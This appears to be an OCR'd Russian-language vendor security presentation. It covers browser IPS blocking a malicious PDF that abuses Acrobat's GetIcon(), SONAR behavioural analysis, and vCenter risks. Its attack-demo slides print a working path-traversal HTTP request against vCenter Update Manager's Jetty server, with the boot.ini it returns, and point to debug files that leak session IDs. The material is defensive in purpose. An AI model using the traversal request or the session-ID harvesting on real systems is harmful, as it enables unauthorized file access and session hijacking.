
Пример: опасный PDF



1. Пользователь заходит на сайт, использующий уязвимость GetIcon


Network Intrusion Prevention (IPS) – Agentless or Agent-based

Example: Compromised PDF




1. Пользователь заходит на сайт, использующий уязвимость GetIcon
2. Вызов GetIcon() хорошо замаскирован и не детектирован IPS

Browser Intrusion Prevention (IPS) – с агентом




1. Пользователь заходит на сайт, использующий уязвимость GetIcon
2. Вызов GetIcon() хорошо замаскирован и не детектирован IPS
3. Браузер начинает исполнять JavaScript

Browser Intrusion Prevention (IPS) – с агентом



1. Пользователь заходит на сайт, использующий уязвимость GetIcon
2. Вызов GetIcon() хорошо замаскирован и не детектирован IPS
3. Браузер начинает исполнять JavaScript
4. Замаскированный код начинает исполняться, чтобы получить аргумент для GetIcon()

Browser Intrusion Prevention (IPS) – с агентом



1. Пользователь заходит на сайт, использующий уязвимость GetIcon
2. Вызов GetIcon() хорошо замаскирован и не детектирован IPS
3. Браузер начинает исполнять JavaScript
4. Замаскированный код начинает исполняться, чтобы получить аргумент для GetIcon()
5. Функция GetIcon() вызывает один из слишком длинных входных параметров
6. Вызовы перехватываются компонентом для защиты браузера и проверяются до движка JavaScript в Acrobat Reader.
7. Сигнатура для GetIcon() проверяет длинну входных параметров
8. Угроза детектирована!

Опасный PDF заблокирован – пользователь защищен!

Поведенческий анализ

Как работает SONAR?

- SONAR контролирует различные аспекты запущенных приложений

- **Что сделало приложение?**
  - Заменило домашнюю страницу браузера
  - Установило Toolbar
  - Следило за вводом с клавиатуры
- **Откуда появилось?**
  - Загружено с **доверенного** или **опасного** сайта
  - Скопировано с сетевого ресурса
  - Установлено с CD, DVD или USB

700

Типов поведения

Поведенческий анализ

Как работает SONAR?

- **Что содержит файл?**
  - Он упакован?
  - Доступ к каким службам запрашивает?
  - Какой версией ПО представляется?

- **Как относится к другим файлам?**
  - Создавал ли новых файлов, которые были детектированы?
  - Создавали ли «родитель» файлы, которые были детектированы?

Что о защите виртуальной инфраструктуры?

Много продуктов = много путей в инфраструктуру

- vSphere:
  - Microsoft Windows
  - Microsoft SQL
  - Apache Tomcat
  - Apache Tomcat Manager
  - cURL
  - OpenSSL
  - Oracle (Sun) Java
  - Jetty
  - VMware code

- Не все эти продукты можно быстро обновить, как вы защищаетесь против их уязвимостей?


Все ли задумывались об этом?

- Локальный администратор имеет полный доступ к vCenter после установки?
- Любой админ может остановить MS-SQL и удалить базу данных vCenter?
- PowerCLI может удалить все VM быстро и навсегда
- Есть toolkit-ы, «заточенные» под виртуальные среды

vCenter Update Manager

- VM Update Manager использует **Jetty 6.1.16**
- Работает по умолчанию на vCenter

```
C:\Documents and Settings\Administrator>netstat -an | findstr 9084

C:\Documents and Settings\Administrator>netstat -an | findstr 9084
  TCP    0.0.0.0:9084           0.0.0.0:0              LISTENING
  TCP    192.168.162.171:9084   192.168.162.171:9084   ESTABLISHED
  TCP    192.168.162.171:9084   192.168.162.171:3475   ESTABLISHED

C:\Documents and Settings\Administrator>
```



vCenter Update Manager Vulnerability

VMSA-2010-0012.1

VMware vCenter Update Manager fix for Jetty Web server addresses important security vulnerabilities

---

VMware Security Advisory

Advisory ID: VMSA-2010-0012.2
Synopsis: VMware vCenter Update Manager fix for Jetty Web server addresses important security vulnerabilities
Issue date: 2010-07-19
Updated on: 2011-05-05
CVE numbers: CVE-2009-1523 CVE-2009-1524

---

1. Summary

VMware vCenter Update Manager fix for Jetty Web server addresses important security vulnerabilities.

2. Relevant releases


VMware vCenter Update Manager 4.1
VMware vCenter Update Manager 4.0

http://www.vmware.com/security/advisories/VMSA-2010-0012.html

Атакуем Vmware vCenter

Vmware Remote Update Manager


```
GET /vci/downloads/health.xml/%3F/../../../../../../../../../../boot.ini HTTP/1.1
Host: 10.16.177.11:9087
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Keep-Alive: 115
Connection: keep-alive


HTTP/1.1 200 OK
Date: Mon, 28 Mar 2011 11:37:18 GMT
Content-Length: 215
Last-Modified: Tue, 12 May 2009 11:57:36 GMT
Server: Jetty(6.1.6)
```




```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /noexecute=optout /fastdetect /PAE
```


Читаем файлы на vCenter, и что?

- vpxd-profiler-*
- “Debug” file written by vCenter.




- /SessionStats/SessionPool/Session/Id=' **0E35D72A-66E0-408B-AE59-89CCD491F245**
